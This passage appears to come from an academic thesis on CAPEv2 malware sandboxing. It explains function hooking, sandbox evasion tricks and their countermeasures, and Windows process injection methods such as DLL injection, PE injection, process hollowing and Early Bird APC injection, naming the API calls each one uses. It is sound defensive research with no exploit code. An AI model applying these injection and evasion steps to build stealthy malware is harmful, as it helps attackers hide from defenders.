Figure 2.4. CAPEv2 Debugger Output — trimmed

2.4 CAPEv2 Monitor (Capemon)

CAPEv2 Monitor (*capemon*) is a separate project to CAPEv2, that is available on its own GitHub[1]. It is a DLL that gets injected into the target process after it starts. That means that the monitor DLL becomes part of the target process and executes with it. It logs any behavior it sees by hooking functions, effectively monitoring which functions it calls and how it does it. The monitor is also following processes, monitoring every new process that is started by the original target process, etc. All the work related to the monitor is handled by the analyzer [9].

CAPE monitor DLL is injected into the target process via *APC Injection*. More on how that works can be found in Chapter 3.2.5. For monitoring, *capemon* uses a concept known as hooking. More on that in the following section 2.5. Because CAPEv2 monitors the target process API calls via process hooks, it can detect when the target process starts other processes, and the monitor can inject itself into those other processes.

[1] `https://github.com/kevoreilly/capemon`


2.5 Function Hooking

The term *hooking* is used for techniques that alter or augment the behavior of applications or even the whole operating system. It operates by intercepting the function calls or messages made by the application or OS. The intercepted function calls and messages are then handled by the *hook* code which might either alter them, completely discard them or leave them unchanged [10].

Just inserting a DLL into the external process is not enough as that is only letting us execute code in the context of another process. However, *capemon* wants to monitor what the process is doing, and that is why we want to hook into the monitored process.

The easiest way to hook into a process is by inserting a jump instruction into the program flow. That allows us to redirect the execution from one function to another in which we can take a note of the original function that was called or directly alter the parameters it was called with. Then we can return to the original function. This return is done via a special *trampoline* function [11].

The Figure 2.5 shows how the trampoline function (function_A_gate) is used after the hook is executed (function_B) to return to the original function (function_A).



```
function_A:
0x401000: jmp function_B
0x401005: nop
0x401006: push ebx
0x401007: mov ebx, dword [ebp+0x0c]
```

```
function_B:
0x401800: push ebp
0x401801: mov ebp, esp
0x401803: sub esp, 0x40
0x401806: … snip …
0x401820: call function_A_gate
0x401825: … snip …
0x401836: retn
```

```
function_A_gate:
0x402000: push ebp
0x402001: mov ebp, esp
0x402003: sub esp, 0x40
0x402006: jmp function_A + 6
```

Figure 2.5. Hooks Trampoline Function [11]

More detailed information on how Hooking works, which is out of the scope of this thesis, can be found at [11], which is an exhaustive blog by one of the original authors of *Cuckoo*, the predecessor of CAPEv2.

2.6 CAPEv2 Public instance

CAPEv2 developers made available at `https://capesandbox.com` a public instance of CAPEv2. This instance always runs the latest version available, and since it is being administrated by the developers, it should implement all the best practices.

In the experimental Chapter 5, I will be using this public instance of CAPEv2 to verify some of my observations.

Chapter 3
Detection Evasion Techniques and Process Injection

One of the goals of malware developers is to find loopholes in the target system they can use to infect the target machine. As finding those loopholes is resource-demanding, malware developers want to use them for as much time as possible. On the other hand, security researchers want to patch those holes to defend against malware. Detecting and monitoring an ongoing attack enables security researchers to observe and find vulnerabilities in the attack and create defenses that mitigate future attacks. So for malware to be successful, it needs to leave behind as few traces as possible or not be detected at all.

Because of this, malware developers are doing their best to have their malware as stealthy as possible. Nowadays, malware is becoming more stealthy and intelligent in evading the detection of security systems. Those security systems then start to lag behind the malware developers, and they start not being able to defend against the malware [12]. In order to implement successful countermeasures to the rapidly evolving malware and to boost the abilities of security systems, an understanding of how detection evasion techniques work is needed.

That is why, in this chapter, I will go through the most common detection evasion techniques, briefly explaining how they work. In section 3.2, I will in detail describe process injection, focusing on the Windows environment.

3.1 Sandbox Evasion

According to [13], the most widely used evasion technique today is sandbox evasion. This technique relies on detecting the presence of virtualized environment, in which the malware disables itself. And the malware evades detection by not doing anything that could be monitored.

Sandbox is a virtual environment used for testing and analyzing files. And because their usage in malware analysis is widely known to malware developers, they now equip their malware with capabilities that enable them to detect when the malware is running in a sandbox [13].

In this section, the most common sandbox evasion techniques — as per the Figure 3.1 will be covered.

3.1.1 Delaying Execution — Time-based Evasion

Since sandboxes are virtual environments and the analysis in them cannot take an excessive amount of time, the simplest way how can malware to evade detection is to wait out the sandbox. That means that the malware can stay dormant before the analysis timeout hits out. The most usual way for malware how to stay dormant throughout the analysis is to delay its execution using known Windows APIs, like *NtDelayExecution*, *CreateWaitTableTImer*, *SetTimer* and others [15]. As, during the



Common Sandbox Evasion Techniques
Malware
Delaying execution: common techniques used to delay the normal execution of malicious process. Used to circumvent the timeout configuration in most sandboxes.
Hardware detection: techniques used to fingerprint the current sandbox hardware. Checking hardware size, available HD size...
CPU detection: techniques used to detect the CPU core count. Used to circumvent the low amount of resources commonly used in most sandboxes.
User interaction: techniques used to detect if there is any user interaction. Used to circumvent the fact that a sandbox is not a real machine used daily.
Environment detection: techniques used to detect the environment where the sample is running before to drop a payload.

Figure 3.1. Common Sandbox Evasion Techniques [14]

analysis, the malware did absolutely nothing, nothing was also detected by the sandbox, and thus the malware accomplished its goal.

Another, this time a bit more sophisticated, the technique uses the *GetTickCount* function from Windows API. This checks whether a time has been accelerated. Fortunately for the sandbox developers, this could be easily mitigated by having the guest machine (the virtual machine on which the analysis will be running) run for at least 20 minutes before creating a snapshot [15].

3.1.2 Hardware Detection

Checking for the hardware properties of the current machine the malware is running on showed as a viable tactic in detection evasion. It is once again a representative of a way of hiding what the malware is doing by not executing it in a monitored environment rather than actively hiding its actions.

One option for the malware could be to check the amount of available RAM or by checking the total available storage and its size. As regular machines have their storage size well over 100 GB, an abnormally small disk size might suggest that the process is running in a sandbox. Checking screen resolution, number of CPUs or CPU temperature is also common [13, 15].

3.1.3 User Interaction


"Another class of infamous techniques malware authors used extensively to circumvent the sandboxing environment was to exploit the fact that automated analysis systems are never manually interacted with by humans. Conventional sandboxes were never designed to emulate user behavior, and malware was coded with the ability to determine the discrepancy between the automated and the real systems. Initially, multiple malware families were found to be monitoring for Windows events and halting the execution until they were generated." [15]

Even though simulating human interaction is possible, some malware is smart enough to distinguish simulated behavior from real user interaction [13]. For example, login or reboot events are not usual in sandboxes, so malware can wait until an event like that first appears.

3.1.4 Environment Detection

This technique relies on fingerprinting the target environment — exploiting the misconfiguration of the sandbox. This is similar to hardware detection but focuses on the misconfiguration of VM rather than on the physical properties.

A simple Windows Registry check can unveil to us that a BIOS manufacturer is a VMware — a famous company that focuses on creating virtualization SW. Or it can be detected that CPU drivers are signed by VMware, which is also a clear sign that an environment is a virtual machine [16]. Nowadays, as virtual machine hardening becomes more popular (and needed), detecting virtual environments is harder and harder, but not impossible [15]. A nice example of an improperly defined VM is shown in Figure 3.2. There it can be clearly seen VMware signed drivers, which is something that *screams*: *this is a virtual machine.*



Name	Type	Data
(Default)	REG_SZ	(value not set)
DefaultSettings....	REG_DWORD	0x00000020 (32)
DefaultSettings....	REG_DWORD	0x00000320 (800)
DefaultSettings....	REG_DWORD	0x00000258 (600)
DriverDate	REG_SZ	4-21-2010
DriverDateData	REG_BINARY	00 80 de 95 e5 e0 ca 01
DriverDesc	REG_SZ	VMware SVGA 3D (Microsoft Corporation - WDDM)
DriverVersion	REG_SZ	7.14.1.42
FeatureScore	REG_DWORD	0x000000f8 (248)
HardwareInform...	REG_SZ	VMware SVGA 3D
HardwareInform...	REG_SZ	n/a
HardwareInform...	REG_SZ	VMware Virtual SVGA 3D Graphics Adapter
HardwareInform...	REG_SZ	n/a
HardwareInform...	REG_DWORD	0x00000080 (128)

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000
```

Figure 3.2. VMware Specific Registry Keys on a VMware Machine [16]

3.1.5 Countermeasures to Sandbox Evasion

As malware developers are doing their best to exploit the limitations in the architecture of sandboxing, security researchers and engineers are doing their best to countermeasure those efforts. There has already been developed a taxonomy on evasion countermeasure techniques [12]. This is shown in Figure 3.3



Taxonomy on Malware evasion countermeasures techniques
1. Sandbox evasion countermeasures
2. Anti Disassembley evasion countermeasures
3.Anti Debugging evasion countermeasures
Flow-oriented disassembler countermeasures
Code obfuscation inspection
Debugger assisted techniques
Code inspection and patching
Anti-sleep countermeasures
User behavioral spoofing countermeasures
Event based countermeasures
Configuration based countermeasures

Figure 3.3. Taxonomy of Malware Evasion Countermeasures [12]

As is shown in Figure 3.3 and as described in [12], the *sandbox evasion countermeasures* can be classified into 4 categories:

- *Anti-sleep*
- *User behavior spoofing*
- *Event based*
- *Configuration based*

Anti-sleep techniques are used to countermeasure *extended sleep*, which is one of the most common sandbox evasion techniques, as described in 3.1.1. According to the Cuckoo Monitor architecture, on which the CAPEv2 monitor is based, all delays within the first N seconds of set thresholds are skipped completely [12].

User behavior spoofing can be performed by simulation of multiple mouse clicks, scrolls, displaying dialog boxes, etc. It is also recommended to simulate user activity by having meaningful memory and disk size, number of USB drives and processors, and having installed the usual software, such as MS Office [12].

Some malware waits until a user performs a specific, pre-defined action, like checking the system calendar for a specific date. *Event based* countermeasures are then based on imitation of those events by having users with the typical default software installed or correctly set up browsers with some history of URL browsing [12].

Configuration based countermeasures are based on hiding the physical properties of the sandbox. Such as emulating the system properties like uptime or network traffic or removal of the Virtual machine artifacts, like specific registry keys [12].

Sandbox hardening is nowadays an important step in sandbox-driven malware analysis as, without it, the analysis wouldn't be much of a use. Fortunately, there are publicly available tools that are able to run in the sandbox and check for any sandbox markers. This helps sandbox users understand how successful they were in imitating a real system. One of those tools is *Paranoid Fish* [1] which uses different techniques to detect malware analysis environments in the same way the malware does it.

3.2 Process Injection

Process injection is a way of executing arbitrary code in a given process. This can be used to gain access to some resources or just to hide from antivirus, or it can also be used by antivirus to hook into processes and monitor them. What exactly is Process Injection is nicely explained by Mitre ATT&CK: “Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process’s memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.” [17]

Process injection can be achieved in many ways. In the following subsection, I will go through the most common ones, as per [18]. But first, I need to introduce what a process is.

3.2.1 What is a Process

In Windows, a *process* is a management object that contains the required resources to execute a program. For a process to run, it needs to have a running *thread*. Thread is the component of a process that runs the code [19]. A general overview of process contents is shown in Figure 3.4

As per [19], a process needs to have the following:

- *Virtual Address Space* — the private memory of a process
- *Table of Handles* — table containing references to all handles [2] a process has open
- *Tokens* — objects responsible for setting the security context of the process
- *Threads* — component of a process that executes code and is scheduled by the OS kernel to do so

In the following subsections, different code injection techniques are discussed. Some create a new thread in the target process, while others are able to hijack the already running thread and have no need to create a new one.

3.2.2 DLL Injection

This is the classic technique of process injection. According to [18], it is also the most commonly used one to inject malware into another process. Before the injection, it is needed to have a copy of the malicious DLL (*Dynamic-Link-Library*) already somewhere on a disk on the targeted system.

Then a target process for the injection can be chosen, either manually or by specifying a process that shall be targeted or automatically by utilizing API calls to search for the correct process. Then as shown in Figure 3.5, the malware — which is also a process, but a different one from the targeted — uses *VirtualAllocEx* API call to allocate space in memory. In this space, the path to the malicious DLL is stored by issuing a call to *WriteProcessMemory*. Finally, to execute the injected code, which is contained in the

[1] `https://github.com/a0rtega/pafish`
[2] an object that represents a system resource




Figure 3.4. Architecture of a Windows Process [19]

DLL, the malware uses another API call. This time it is *CreateRemoteThread* which creates a remote thread (in the target process) that executes the code from the DLL we just injected into it. It is important to note that by using this technique, DLL can be injected only into processes that are on the same or lower privilege level as the malware process has [18, 20].




Figure 3.5. Classic DLL Injection [20]

The call to *CreateRemoteThread* is usually monitored by security products and, as such, is being flagged as suspicious behavior. Furthermore, the need to have the malicious DLL stored on a disk nowadays limits the ability to use this technique. More advanced attackers would probably use some more sophisticated techniques [18].

3.2.3 Portable Executable (PE) Injection

This technique is based on the previous one, with one substantial change. Portable Executable Injection works only with memory and does not need any DLL stored on the filesystem. Also, as the name suggests, PE Injection writes the malicious code, an executable, directly into the target process. However, with this approach comes an obstacle in the shape of a change of the base address of the inserted code. This means that the malware is required to dynamically recompute the fixed addresses of its Portable Executable. The relocation table address has to be found in the host process, which then helps with resolving the absolute address of the copied image [18, 20].

Reflective DLL injection is a widely used technique. It is used by the Meterpreter. Reflective DLL injection, unlike PE Injection, injects only a DLL into the target process and not a full executable. But otherwise, those two techniques are very similar [18, 20].

Figure 3.6 represents a scheme of how PE injection works.




Figure 3.6. PE Injection [20]

3.2.4 Process Hollowing

Process Hollowing, as the name of this technique suggests, is based on hollowing out (memory of) an existing process, then replacing the hollow part with a malicious code.

The malware (or just a process that wants to inject something into another process) first starts a new process — the one it will later inject its payload into — in a suspended state. This means that the code of the new process will not start executing. This is done by calling the *CreateProcess* Windows API with the respective *CREATE_SUSPENDED* flag set to value *0x00000004*. Then the memory content of this process is replaced with the malicious code by unmapping the memory by *NtUnmapViewOfSection* API call. New memory for this process is then allocated by *VirtualAllocEx* and written by *WriteProcessMemory*. This is then similar to the previous two techniques, but the whole process memory gets swapped. After the malicious code is written into the newly allocated memory, a call to *SetThreadContext* is needed to change the execution context to the one that was just created. In the end, the target process is resumed by *ResumeThread*, executing the injected code [18, 20].

An illustrative diagram of this process is shown in Figure 3.7.




Figure 3.7. Process Hollowing Injection Scheme [20]

3.2.5 APC Injection

Malicious code can also be injected into processes using the APC (*Asynchronous Procedure Call*) queue. As suggested by the name, this technique uses an APC queue to instruct the target process on what to execute [21].

Asynchronous Procedure Call (*APC*) is an asynchronously executed function in the context of a particular thread of a particular process [22]. Every thread of a process has its own APC queue, and users (applications) can queue into it by using the *QueueUserAPC* API call.

For a thread to execute an APC from its queue, the thread first needs to get into an alertable state. In its simplest form, the APC injection is just about finding the target process, allocating space, and writing, in it for the malicious code and then finding the target process threads and instructing them, via an APC, to execute the malicious code. In this form, the injection is unpredictable and unstable as it can run the malicious code multiple times — we are instructing all alertable threads of the target process to execute the malicious code [23].

That is why an *Early Bird* APC Injection technique is used. In this technique, the target process is started, in a suspended state, by the malware. Then an APC is queued to the main thread, and when the process is resumed, it starts by emptying its APC queue, thus executing the queued jobs. Thanks to this, we are able to evade security product hooks if they are not in place before the main thread is resumed. Because the malicious code gets executed before the main thread does [24, 23]. This code injection technique is illustrated in Figure 3.8.




Figure 3.8. APC Injection Scheme, inspired by [24]

This code injection technique is used by CAPEv2 (in conjunction with PE injection) to inject the monitor DLL and its hooks into the monitored process.

3.3 Other Techniques

As was already suggested by figure 3.3, process injection and sandbox evasion are not the only two techniques used for evading detection. In fact, many more exist, and it's beyond the scope of this thesis to map them all. In this chapter, only a few more examples will be mentioned. This is not in any way a complete list as new techniques on detection evasion is developed constantly.

One of the more creative ways how to evade detection is by using *LOLBins* (*Living Off the Land Binaries*). Those are binaries of non-malicious nature that are local to the OS. They are then used and exploited by hackers to camouflage the malicious activity. As an example, a *certutil* binary, a Microsoft signed binary to manipulate certificates on Windows machines, can be used to download malicious payloads into the victim machine. And since it is not doing anything suspicious, as it was made for downloading and managing certificates, it can evade detection by security products. Another example might be the usage of *Windows Task Scheduler* to launch tasks instead of the malware [25].

Another approach to detection evasion can be made using tools like *Veil-Framework*. That is a tool specifically designed to obfuscate Metasploit payloads to make them evade AV detection. It can also encrypt and encode the shellcode, so it is able to evade the standard, signature-based antivirus software, which is nowadays less and less common [26].

Another tool is *SHELLTER* which "uses a number of novel and advanced techniques to essentially backdoor a valid and non-malicious executable file with a malicious shellcode payload" [27]. It does that by analyzing the execution flow of the non-malicious file and finding the best place to inject the malicious payload.

